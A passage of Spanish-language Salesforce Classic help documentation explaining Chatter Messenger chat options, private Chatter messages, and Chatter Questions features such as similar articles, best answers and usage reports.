Nota: Chatter Messenger no está disponible en nuevas organizaciones creadas tras el lanzamiento de la versión Spring '16.

Para modificar sus opciones de chat, haga clic en en la esquina superior derecha en la ventana de chat, luego haga clic en **Opciones**.

Consejo: Cuando hace clic en , también puede activar rápidamente la visibilidad de **Mis favoritos**, **Personas a las que sigo** y **Personas desconectadas** en su lista de chat. También puede activar las opciones para **Reproducir sonidos** y **Mostrar emoticonos**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

### Configuración general

| Opción | Descripción |
|---|---|
| **Cambia el estado a Inactivo pasados** *15* **minutos** | Cuando está seleccionada, su estado cambia a "Inactivo" si se mantiene inactivo en su aplicación de Salesforce durante el periodo de tiempo que ha especificado. |
| **Mostrar emoticonos** | Cuando está seleccionada, los gráficos como o aparecencuando las personas con las que chatea introducen emoticonos textuales estándar como `:-)` o `:-(`. |
| **Mostrar una indicación horaria solo cuando paso el ratón encima de un mensaje** | Una vez seleccionado, la marca de tiempo para mensajes de chat aparece solo cuando pasa el ratón por encima de un mensaje individual. Cuando no está seleccionada, la indicación horaria aparece en línea con cada mensaje de chat o cambio de estado. |

### Sonidos y notificaciones

| Opción | Descripción |
|---|---|
| **Reproducir un sonido para nuevos mensajes** | Una vez seleccionado, se reproduce un sonido cuando alguien inicia una nueva sesión de chat con usted.<br>Nota: Los sonidos se reproducen para todos los mensajes entrantes cuando se minimiza una sesión de chat o una sesión de chat está desenfocada (por ejemplo, si tiene varias sesiones de chat) cuando está utilizando otra aplicación o pestaña del navegador. |
| **Alerta en la pestaña del navegador para nuevos mensajes** | Cuando está seleccionada, aparece una notificación con el mensaje "Tiene nuevos mensajes de chat" en su ficha del navegador cuando alguien le envía un nuevo mensaje de chat. |

### Lista de chat

Seleccione las listas de personas que desea ver en su lista de chat:

- **Mis favoritos**
- **Personas a las que sigo**

- **Mostrar personas que están desconectadas**

CONSULTE TAMBIÉN

Adición de emoticonos a un chat

Cambio de su estado de chat

### ¿Puedo cambiar los sonidos que oigo en el chat?

Para cambiar los ajustes de sonido y notificaciones, vaya a **Chat** > > **Opciones**, y seleccione **Sonidos y Notificaciones**.

CONSULTE TAMBIÉN

Modificación de opciones de chat

## Mensajes privados

Utilice mensajes de Chatter para tener conversaciones privadas seguras con otros usuarios de Chatter.

Mensajes de Chatter

Envíe su pregunta a otra persona de forma privada o comuníquese con un grupo reducido de personas, si la discusión no es relevante para todas las personas con las que trabaja. Los mensajes también notifican a las personas cuando se comparte un archivo con ellas.

Búsqueda de mensajes de Chatter

Envío de mensajes de Chatter

Envíe mensajes para comunicarse de forma privada en Chatter.

### Mensajes de Chatter

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Envíe su pregunta a otra persona de forma privada o comuníquese con un grupo reducido de personas, si la discusión no es relevante para todas las personas con las que trabaja. Los mensajes también notifican a las personas cuando se comparte un archivo con ellas.

Los mensajes no aparecen en sus noticias en tiempo real, su perfil, los resultados de búsqueda globales ni ninguna otra parte de Chatter públicamente visible.

Visualice sus mensajes haciendo clic en el vínculo **Mensajes** en la ficha Chatter. En la página Mis mensajes, puede:

- Ver el mensaje más reciente de cada una de sus conversaciones. El mensaje más reciente aparece en la parte superior de la lista.
- Consultar la fotografía de la persona que envió el mensaje más reciente de una conversación.
- Ver si tiene mensajes sin leer ( ).
- Ver si ha enviado la respuesta más reciente ( ) en una conversación.
- Hacer clic en cualquier mensaje para ver el historial completo de mensajes intercambiados en esa conversación.
- Enviar un mensaje haciendo clic en **Nuevo mensaje**.

Sus mensajes se organizan en conversaciones, cada una definida por la combinación única de personas que participaron en ella. Por ejemplo, supongamos que envía un mensaje a Sally Smith. Cuando Sally responda, su mensaje continúa en su conversación de dos. Cada nuevo mensaje que envíe a Sally (aunque sea de un tema distinto) continuará en la misma conversación. Con el tiempo creará un rico historial de conversación con Sally que contendrá todos los mensajes que haya intercambiado con ella. Supongamos que durante

ese tiempo envía un mensaje a Sally Smith y Bob Johnson a la vez. Se considerará que ese mensaje forma parte de una conversación distinta entre usted, Sally y Bob. Cuando Sally responde, su mensaje continúa en una conversación distinta de la que mantienen entre los dos.

Tenga en cuenta estos consejos cuando use mensajes de Chatter.

- Puede enviar mensajes a cualquier persona que esté en su organización de Chatter. No importa a quién siga, quién le esté siguiendo a usted, los grupos a los que pertenece o si el destinatario es un cliente.
- Las conversaciones pueden implicar únicamente a otra persona o hasta 10 en total, incluyéndole a usted. No puede enviarse un mensaje a sí mismo.
- Los participantes de la conversación se establecen cuando alguien envía el primer mensaje de la conversación. Nadie podrá agregar ni quitar personas de la conversación una vez que se ha enviado el primer mensaje.
- A medida que otras personas responden, el vínculo **Mensajes** en la ficha Chatter muestra el número de conversaciones con los nuevos mensajes. Si ya recibe notificaciones de correo electrónico de Chatter, se le notificará de manera automática de los nuevos mensajes.
- No puede eliminar mensajes ni conversaciones.
- Si después de leer los mensajes en una conversación, desea marcar la conversación como no leída, solo puede hacerlo mediante la API de REST de Chatter, no mediante la interfaz de usuario.

## Búsqueda de mensajes de Chatter

Para buscar personas y texto en sus mensajes de Chatter:

1. En Mis mensajes, introduzca sus términos de búsqueda en el cuadro de búsqueda encima de sus mensajes. Tenga en cuenta estas simples sugerencias:
   - Si visualiza su lista de conversaciones, se buscarán las coincidencias en todas las conversaciones. Si visualiza una única conversación, se buscarán las coincidencias en esa conversación únicamente.
   - Si busca el nombre de una persona (como `bob johnson`) se buscarán las conversaciones en las que se nombra a Bob Johnson en el texto, así como las conversaciones en las que participe. Si busca su propio nombre, los resultados de la búsqueda incluirán todos sus mensajes y conversaciones porque es participante en todas las conversaciones.
   - Si busca `bob jo` se buscará, Bob Jones y Bob Johnson. Automáticamente se buscarán los términos que comiencen con `bob jo`, como si hubiese introducido el comodín * (asterisco) (`bob jo*`).
   - Si busca el término `cliente`, verá las coincidencias de ese término en el texto de los mensajes. Las coincidencias no incluyen personas identificadas como clientes en una lista de participantes de una conversación.
2. Haga clic en **Buscar**.
3. Una vez visualice los resultados de la búsqueda, podrá:
   - Redefinir los resultados de la búsqueda introduciendo términos de búsqueda adicionales o utilizando comodines u operadores.
   - Haga clic en un mensaje para ver toda la conversación si ha buscado inicialmente en todas las conversaciones.

   Si hay coincidencias en los nombres de la lista de participantes y la conversación incluye a muchas personas, es posible que no vea la coincidencia porque la lista de participantes no muestra todos los nombres. En otras palabras, verá la conversación que se incluye como una coincidencia, pero el nombre resaltado no se visualizará.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Borre sus términos de búsqueda, haciendo clic en . Chatter borra automáticamente su búsqueda si introduce una respuesta, envía un nuevo mensaje o sale de Mis mensajes.

CONSULTE TAMBIÉN

Compartir archivos con personas en Salesforce Classic

## Envío de mensajes de Chatter

Envíe mensajes para comunicarse de forma privada en Chatter.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Para enviar un mensaje de Chatter:

1. Inicie el mensaje desde una de estas ubicaciones:
   - Haga clic en el vínculo **Mensajes** en la ficha Chatter y haga clic en **Mensaje nuevo** en Mis mensajes.
   - Haga clic en el nombre de cualquier persona en Chatter para ver su perfil y haga clic en **Enviar un mensaje**.
   - Haga clic en **Enviar un mensaje** en los detalles de una persona.
   - Cuando visualice el historial completo de mensajes de una conversación, utilice el cuadro de texto situado bajo el mensaje más reciente para enviar una respuesta.
   - Cuando vea la notificación de correo electrónico de un mensaje que ha recibido, si las respuestas de correo electrónico en Chatter están activadas, responda al correo electrónico.

   Compartir un archivo con otras personas es otra forma de enviar un mensaje de Chatter. Cuando comparte un archivo, los destinatarios reciben automáticamente un mensaje indicando que el archivo se ha compartido, así como cualquier información adicional que proporcione.
2. Si ha abierto el cuadro de diálogo Enviar un mensaje, podrá agregar los nombres de las personas a la lista de destinatarios. Escriba un nombre en el campo **Para** y haga clic en el nombre para seleccionarlo. Agregue más personas a la conversación introduciendo otro nombre.

   Si está respondiendo dentro de una conversación o por correo electrónico, no se puede cambiar a los participantes en la conversación.
3. Escriba su mensaje. Los mensajes pueden tener hasta 10.000 caracteres.
4. Envíe su mensaje mediante el método adecuado:
   - En el cuadro de diálogo Enviar un mensaje, haga clic en **Enviar**.
   - Si está enviando su respuesta en una conversación, haga clic en **Responder** (o **Responder a todos** si la conversación incluye a múltiples destinatarios).
   - Si está respondiendo por correo electrónico, utilice la opción Enviar de su aplicación de correo electrónico.

Si el mensaje continúa una conversación existente, la respuesta se agrega a la conversación y aparece en la parte superior de la lista Mis mensajes. Si el mensaje inicia una nueva conversación por que antes no había intercambiado mensajes con esa combinación de destinatarios concreta, el mensaje aparecerá en la parte superior de la lista Mis mensajes como una conversación totalmente nueva.

CONSULTE TAMBIÉN

Respuesta a las notificaciones de correo electrónico de Chatter

# Preguntas de Chatter

¿Tiene preguntas? Utilice Preguntas de Chatter para publicar una pregunta en sus noticias en tiempo real de Chatter, luego vea entrar las soluciones.


Preguntas de Chatter

Amplíe la mejor comunidad de autoservicio posible favoreciendo la participación de la comunidad de forma interna y externa con preguntas en Chatter.

Visualización de artículos y preguntas similares en Chatter

Cuando los usuarios formulan preguntas, Preguntas de Chatter ayuda a reducir el contenido duplicado en Salesforce (y en cualquier comunidad con Chatter) mostrando preguntas y artículos relevantes de Salesforce Knowledge cuando un usuario está redactando la pregunta.

Visualización de artículos y preguntas similares en la búsqueda de plantilla de Servicio al cliente (Napili)

Los usuarios de su comunidad pueden hacer preguntas similares. Preguntas de Chatter ayuda a reducir el contenido duplicado en comunidades de autoservicio creadas en la plantilla Servicio al cliente (Napili) mostrando preguntas similares y artículos relevantes de Salesforce Knowledge cuando un usuario está introduciendo una pregunta en el campo Búsqueda.

Activar Artículos similares para Preguntas de Chatter

Cuando los usuarios formulan preguntas en Chatter, aparecen preguntas similares conforme escriben. Si desea que aparezcan artículos relevantes de Salesforce Knowledge al igual que las preguntas, active Artículos similares.

Selección de la mejor respuesta para una pregunta en Chatter

Una de las ventajas de hacer un pregunta en Chatter es que los usuarios pueden seleccionar la mejor respuesta para la pregunta. Cuando una pregunta tiene una mejor respuesta, sus usuarios pueden resolver rápidamente su problema yendo directamente a la mejor respuesta.

Preguntas frecuentes sobre Preguntas de Chatter

Preguntas de Chatter permite a los usuarios de comunidades y Salesforce realizar preguntas en las noticias en tiempo real. Echemos un vistazo a algunas preguntas habituales sobre la función.

Supervisar el uso de preguntas de Chatter en su organización y comunidades de Salesforce

Mantenga fichas sobre el uso y la adopción de Preguntas de Chatter en su organización o comunidad con informes y paneles de uso inmediato.

Diferencias entre las funciones de preguntas y respuestas en Salesforce

Salesforce ofrece gran variedad de funciones de preguntas y respuestas que puede implementar en su organización y comunidades de Salesforce. Ya que algunas de estas funciones utilizan terminología similar, dedique un momento a revisar las diferencias entre ellas.

Descripción general de Pregunta en caso

Pregunta en caso permite a los moderadores crear casos a partir de preguntas en Chatter, lo que facilita supervisar y resolver los problemas de sus clientes. Pregunta en caso está disponible en el sitio completo de Salesforce y en la aplicación para navegadores móviles Salesforce1, así como en comunidades donde Preguntas de Chatter esté activada.

Configurar Pregunta en caso

Agregue Pregunta en caso a sus comunidades, su organización de Salesforce o ambas.

Activar Pregunta en caso

Pregunta en caso permite a los moderadores crear casos a partir de preguntas en Chatter para garantizar que las preguntas de sus clientes se resuelven rápidamente. Active Pregunta en caso a sus comunidades, su organización de Salesforce o ambas.

Agregar el campo Pregunta desde Chatter a la vista Detalle de caso

Cuando se crea un caso a partir de una pregunta en Chatter, el campo `Pregunta desde Chatter` en las páginas de detalles de casos muestra un vínculo a la pregunta original. Este campo ayuda a los agentes a navegar rápidamente hasta las noticias en tiempo real.

Agregar la acción Distribuir a caso al Formato de elemento de noticias en tiempo real

Ofrezca a los moderadores la capacidad de crear casos a partir de preguntas agregando la acción Distribuir a caso a las páginas de Preguntas de Chatter. Esta acción se crea de forma automática cuando Distribuir a caso se activa en su organización.

Confirmar el acceso a la acción Distribuir a caso

¿Utiliza su organización de Salesforce más de un tipo de registro para casos? Asegúrese de que los perfiles que necesitan Pregunta en caso tienen acceso al tipo de registro asociado con la acción Distribuir a caso. Si su organización tiene solo un tipo de registro para casos, omita este proceso.

Personalizar el formato de acción Distribuir a caso

Seleccione los campos que aparecen en la acción Distribuir a caso y su orden en base a la información que necesita supervisar para cada caso.

Asignar automáticamente casos a partir de preguntas a una cola

Las reglas de asignación de casos no se admiten en Pregunta en caso, de modo que los casos creados a partir de preguntas se asignan de forma predeterminada al moderador que distribuye la pregunta. Si lo desea, puede escribir una regla de flujo de trabajo o proceso que agregue automáticamente preguntas que se crearon a partir de casos a una cola para que los agentes las reclamen.

Crear casos automáticamente a partir de preguntas sin resolver en Chatter

A medida que su comunidad u organización se desarrolla, asegúrese de que los usuarios obtienen prontas respuestas a sus preguntas. Pregunta en caso permite a los moderadores distribuir preguntas sin resolver a casos en las noticias en tiempo real, pero puede hacer que el proceso de resolución de su caso sea más eficaz configurando procesos, similares a reglas de flujo de trabajo, en Lightning Process Builder. Configure un proceso que cree automáticamente un caso a partir de preguntas que cumplan criterios específicos.

Crear un caso a partir de una pregunta en Chatter

Si no se ha resuelto una pregunta en Chatter, los moderadores pueden crear un caso a partir de la pregunta. La función Pregunta en caso debe estar activada en su organización o comunidad.

## Preguntas de Chatter

Amplíe la mejor comunidad de autoservicio posible favoreciendo la participación de la comunidad de forma interna y externa con preguntas en Chatter.


Con Preguntas de Chatter, los usuarios pueden realizar preguntas en sus noticias en tiempo real de Chatter, en grupos y en registros seleccionando **Pregunta** en el menú desplegable de acción del Publicador de Chatter. Después de realizar una pregunta, los moderadores y la persona que formuló la pregunta pueden seleccionar una mejor respuesta. La mejor respuesta se muestra destacadamente en las noticias en tiempo real, lo que permite a otros usuarios localizar fácil y rápidamente la información que necesitan.

Los usuarios pueden organizar la información mediante el título y los detalles de la pregunta. Pueden hacer la pregunta a su seguidores, a un grupo o a una persona concreta, al igual que ocurre con otros elementos de las noticias en tiempo real de Chatter.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Developer Edition**, **Performance Edition**, **Enterprise Edition** y **Unlimited Edition**.




Para activar Preguntas de Chatter en su organización, agregue la acción Pregunta al formato de publicador global. Si su organización se creó después de Summer '14, la acción Pregunta se agrega automáticamente, pero recomendamos arrastrarla lo más a la izquierda posible para aumentar su visibilidad. Si está utilizando un formato de publicador personalizado en grupos o en registros, asegúrese de que la acción Pregunta se agrega también a esos formatos.

Chatter Desktop no es compatible con Preguntas de Chatter.

CONSULTE TAMBIÉN

- Selección de la mejor respuesta para una pregunta en Chatter
- Supervisar el uso de preguntas de Chatter en su organización y comunidades de Salesforce
- Preguntas frecuentes sobre Preguntas de Chatter

## Visualización de artículos y preguntas similares en Chatter

Cuando los usuarios formulan preguntas, Preguntas de Chatter ayuda a reducir el contenido duplicado en Salesforce (y en cualquier comunidad con Chatter) mostrando preguntas y artículos relevantes de Salesforce Knowledge cuando un usuario está redactando la pregunta.

EDICIONES

Disponible en: Salesforce Classic

Preguntas de Chatter está disponible en: **Group Edition**, **Professional Edition**, **Developer Edition**, **Performance Edition**, **Enterprise Edition** y **Unlimited Edition**.

Nota:

- Comunidades con Chatter incluye aquellas creadas con Salesforce Tabs + Visualforce.
- Las funciones de búsqueda de Preguntas similares y Artículos similares también están disponibles en comunidades creadas en la plantilla Servicio al cliente (Napili). Para más información, consulte Visualización de artículos y preguntas similares en la búsqueda de plantilla de Servicio al cliente (Napili)
- Preguntas similares y Artículos similares no están disponibles en Salesforce1 o navegadores móviles.

Cuando un usuario introduce una pregunta en Chatter, las preguntas similares aparecen automáticamente en una lista desplegable debajo del campo título de la pregunta. Para mostrar artículos relevantes de Knowledge junto con preguntas similares, active Artículos similares.

- **1:** Los iconos de libro e interrogación indican si un resultado de búsqueda es un artículo o una pregunta.

- **2:** Los resultados de la pregunta muestran el título de la pregunta, el número de respuestas y una etiqueta de color verde con el texto `Respondida` si se ha seleccionado una mejor respuesta.

Los usuarios ven hasta 10 resultados en la lista desplegable, con preguntas apareciendo antes de los artículos. Salesforce muestra un número igual de preguntas y artículos, pero si no hay suficientes de un tipo de resultado, aparecen más resultados del otro tipo. Si ninguna pregunta o título de artículo coincide con el texto introducido por el usuario, no aparece la lista desplegable.

Los resultados de la lista desplegable se basan en si la pregunta o el **título** del artículo contiene el texto introducido por el usuario. La búsqueda cuenta para términos parcialmente coincidentes y términos no adyacentes. Por ejemplo, los resultados para "mejor mochila" pueden incluir una pregunta titulada "¿Cuál es la mejor mochila para excursiones?" y el resultado para "mochila" puede incluir un artículo titulado "Consejos para el uso de mochilas".

Si un usuario desea llevar a cabo una búsqueda más profundizada que también explore descripciones de preguntas y texto de artículos, puede pulsar la tecla TAB o hacer clic fuera del campo del título. Esto muestra una lista desplegable separada de resultados debajo del publicador de la pregunta.

Si ninguno de los resultados responde a la pregunta del usuario, puede publicar su pregunta haciendo clic en **Formular pregunta**.

CONSULTE TAMBIÉN

Supervisar el uso de preguntas de Chatter en su organización y comunidades de Salesforce

## Visualización de artículos y preguntas similares en la búsqueda de plantilla de Servicio al cliente (Napili)

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**


Los usuarios de su comunidad pueden hacer preguntas similares. Preguntas de Chatter ayuda a reducir el contenido duplicado en comunidades de autoservicio creadas en la plantilla Servicio al cliente (Napili) mostrando preguntas similares y artículos relevantes de Salesforce Knowledge cuando un usuario está introduciendo una pregunta en el campo Búsqueda.

Nota: Preguntas similares y Artículos similares también están disponibles en organizaciones internas de Salesforce con Chatter y en comunidades creadas con Salesforce Tabs + Visualforce. Para obtener más información, consulte Visualizar artículos y preguntas similares en Chatter

Cuando un usuario en una comunidad de Servicio al cliente (Napili) introduce una pregunta en el campo Búsqueda, aparecen preguntas similares y artículos de Knowledge en la lista desplegable debajo del campo. La lista desplegable contiene dos fichas: **Artículos** y **Preguntas**. Para exponer también una ficha **Todo** que muestra resultados combinados (recomendado), active Artículos similares.

De forma predeterminada, cada ficha contiene hasta seis resultados. La ficha **Todo** muestra tanto artículos como preguntas coincidentes, con los artículos en primer lugar. Muestra un número igual de preguntas y artículos, pero si no hay suficientes de un tipo de resultado, aparecen más resultados del otro tipo para alcanzar el máximo. Para ver resultados de un tipo concreto, los usuarios pueden hacer clic en las fichas **Artículos** y **Preguntas**. Si una búsqueda solo devuelve un tipo de resultado (por ejemplo, preguntas), los usuarios siguen viendo todas las fichas.

Nota: Para que el usuario de una comunidad vea artículos similares, se debe activar Knowledge en la comunidad y el usuario debe tener acceso a ella.




- **1:** Las fichas **Artículos** y **Preguntas** permiten a los usuarios ver resultados de cada tipo. Los usuarios pueden utilizar las teclas de fechas Arriba y Abajo para navegar entre los resultados de cualquiera de las fichas. Hacer clic en una pregunta o un artículo en la lista desplegable navega directamente a él.
- **2:** Los iconos de texto y globo de chat indican si un resultado de búsqueda es un artículo o una pregunta.
- **3:** Las preguntas en la lista muestran el número de respuestas y una marca de verificación de color verde con el texto `Mejor respuesta` si se ha seleccionado una.
- **4:** Los resultados de búsqueda de la lista desplegable se basan en si la pregunta o el título del artículo contiene el texto introducido por el usuario. Cuando el usuario realizar una búsqueda completa haciendo clic en **Buscar**, el motor de búsqueda también explora descripciones de preguntas y texto de artículos para términos coincidentes.

Puede personalizar la configuración de búsqueda modificando las propiedades del componente Buscar publicador en Community Builder. Para obtener más detalles, consulte Uso de plantillas para crear comunidades.

CONSULTE TAMBIÉN

Activar Artículos similares para Preguntas de Chatter

Supervisar el uso de preguntas de Chatter en su organización y comunidades de Salesforce

Descripción general de Pregunta en caso

## Activar Artículos similares para Preguntas de Chatter

Cuando los usuarios formulan preguntas en Chatter, aparecen preguntas similares conforme escriben. Si desea que aparezcan artículos relevantes de Salesforce Knowledge al igual que las preguntas, active Artículos similares.

Nota: Chatter y Salesforce Knowledge deben estar activados en su organización.

Al activar Artículos similares devuelve sobre la función en:

- Su organización interna de Salesforce
- Sus comunidades construidas con fichas de Salesforce + Visualforce o la plantilla Servicio al cliente (Napili)

1. Desde Configuración, introduzca *Configuración de Knowledge* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Knowledge**.
2. En Configuración de Preguntas de Chatter, seleccione **Mostrar artículos relevantes a medida que los usuarios formulan preguntas en Chatter (también se aplica a comunidades con Chatter)**.

   Nota: Asegúrese de que la acción Pregunta se ha agregado a los formatos de página deseados. En caso contrario, los usuarios no pueden verla.

Para obtener más información acerca de cómo funcionan Artículos similares y Preguntas similares, consulte:

- Visualización de artículos y preguntas similares en Chatter
- Visualización de artículos y preguntas similares en la búsqueda de plantilla de Servicio al cliente (Napili)

EDICIONES

Disponible en: Salesforce Classic

Preguntas de Chatter está disponible en: **Personal Edition**, **Group Edition**, **Professional Edition**, **Developer Edition**, **Performance Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para activar Artículos similares para Preguntas de Chatter:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

Visualización de artículos y preguntas similares en la búsqueda de plantilla de Servicio al cliente (Napili)

Descripción general de Pregunta en caso

## Selección de la mejor respuesta para una pregunta en Chatter

Una de las ventajas de hacer un pregunta en Chatter es que los usuarios pueden seleccionar la mejor respuesta para la pregunta. Cuando una pregunta tiene una mejor respuesta, sus usuarios pueden resolver rápidamente su problema yendo directamente a la mejor respuesta.

Los moderadores y la persona que formuló la pregunta pueden:

- Seleccionar la mejor respuesta para una pregunta
- Eliminar el estado de mejor respuesta de una respuesta

Solo se puede seleccionar una respuesta como la mejor. Los moderadores pueden ser un moderador de Chatter, un moderador de la comunidad o un administrador de Salesforce. Si un usuario no tiene permiso para seleccionar la mejor respuesta a una pregunta, no verá la opción **Seleccionar como La mejor**.

EDICIONES

Disponible en: Salesforce Classic

Preguntas de Chatter está disponible en: **Group Edition**, **Professional Edition**, **Developer Edition**, **Performance Edition**, **Enterprise Edition** y **Unlimited Edition**.

Cuando se selecciona una respuesta como la mejor respuesta, se muestra una marca de verificación ( ) junto a la respuesta. Una copia de la mejor respuesta aparece también en la parte superior de la lista de respuestas de modo que los usuarios puedan verla rápidamente.

CONSULTE TAMBIÉN

Visualización de artículos y preguntas similares en Chatter

## Preguntas frecuentes sobre Preguntas de Chatter

Preguntas de Chatter permite a los usuarios de comunidades y Salesforce realizar preguntas en las noticias en tiempo real. Echemos un vistazo a algunas preguntas habituales sobre la función.

**¿Por qué debo usar Preguntas de Chatter en lugar de hacer mi pregunta en una publicación de texto de Chatter?**

Hacer la pregunta en Chatter permite ahorrar tiempo. Al hacer una pregunta, se muestran preguntas similares y artículos a medida que introduce la pregunta. Existe la posibilidad de que alguien haya hecho la misma pregunta y de que se incluyan muchas respuestas o la mejor respuesta. Preguntas de Chatter ofrece la ventaja que supone el contenido existente en Chatter.

**¿Puedo filtrar las noticias en tiempo real de Chatter para ver solo las preguntas?**

Sí. En la parte superior de las noticias en tiempo real de Chatter, haga clic en junto a **Mostrar** y seleccionar **Preguntas**.

**¿Puedo buscar preguntas en Chatter?**

Sí. Use el botón Buscar esta noticia en tiempo real ( ) de la parte superior de las noticias en tiempo real de Chatter. Las preguntas se incluyen en los resultados de la búsqueda en las noticias en tiempo real.

**¿Está Preguntas de Chatter disponible en Salesforce1?**

Actualmente, Preguntas de Chatter está disponible solo en la aplicación de explorador móvil Salesforce1.

**¿Qué ocurre cuando alguien hace una pregunta?**

La pregunta se muestra en las noticias en tiempo real de Chatter para los seguidores de la persona o el grupo que han hecho la pregunta. Además, se envía una notificación por correo electrónico a la persona o el grupo que han hecho la pregunta. Cuando un usuario hace una pregunta, los demás usuarios pueden responder a la pregunta directamente en Chatter.

**¿Quién puede seleccionar la mejor respuesta a una pregunta?**

La persona que ha hecho la pregunta y los moderadores pueden seleccionar la mejor respuesta para la pregunta. Los moderadores pueden ser un moderador de Chatter o un moderador de la comunidad. El administrador de Salesforce también puede seleccionar la mejor respuesta para una pregunta. Para obtener detalles, consulte Selección de la mejor respuesta para una pregunta en Chatter

**¿Puedo realizar un seguimiento del uso y la adopción de Preguntas de Chatter en mi organización de Salesforce?**

Sí. Para obtener más detalles, consulte Supervisar el uso de preguntas de Chatter en su organización y comunidades de Salesforce.

CONSULTE TAMBIÉN

Visualización de artículos y preguntas similares en Chatter

Supervisar el uso de preguntas de Chatter en su organización y comunidades de Salesforce

## Supervisar el uso de preguntas de Chatter en su organización y comunidades de Salesforce

Mantenga fichas sobre el uso y la adopción de Preguntas de Chatter en su organización o comunidad con informes y paneles de uso inmediato.

Los informes sobre Preguntas de Chatter le ayudan a responder preguntas como:

- ¿Qué tipos de preguntas están formulando los usuarios?
- ¿Cuántas preguntas se han realizado en el mes pasado?
- ¿Qué porcentaje de preguntas quedan sin contestar?
- ¿Sobre qué temas hacen más preguntas los usuarios?
- ¿Qué departamentos están formulando el mayor número de preguntas?

Para realizar un seguimiento de Preguntas de Chatter en su *organización de Salesforce*, descargue los Paneles de Salesforce Chatter en AppExchange. Para obtener ayuda para empezar a trabajar, consulte Crear informes sobre Chatter con el paquete Paneles.

EDICIONES

Disponible en: Salesforce Classic

Preguntas de Chatter está disponible en: **Group Edition**, **Professional Edition**, **Developer Edition**, **Performance Edition**, **Enterprise Edition** y **Unlimited Edition**.

Para realizar un seguimiento del uso de Preguntas de Chatter en sus *comunidades*, descargue la Gestión de comunidades de Salesforce (para comunidades con Chatter) en AppExchange. Para obtener ayuda para empezar a trabajar, consulte Crear informes sobre Comunidades con el paquete Paneles y Perspectivas en la página 3620.

CONSULTE TAMBIÉN

Crear un caso a partir de una pregunta en Chatter

## Diferencias entre las funciones de preguntas y respuestas en Salesforce

Salesforce ofrece gran variedad de funciones de preguntas y respuestas que puede implementar en su organización y comunidades de Salesforce. Ya que algunas de estas funciones utilizan terminología similar, dedique un momento a revisar las diferencias entre ellas.

Salesforce ha publicado tres funciones que permiten a los usuarios publicar preguntas y respuestas en una configuración de foro público. Aunque estas funciones comparten un propósito común, representan una evolución de las funciones de preguntas y respuestas de Salesforce.

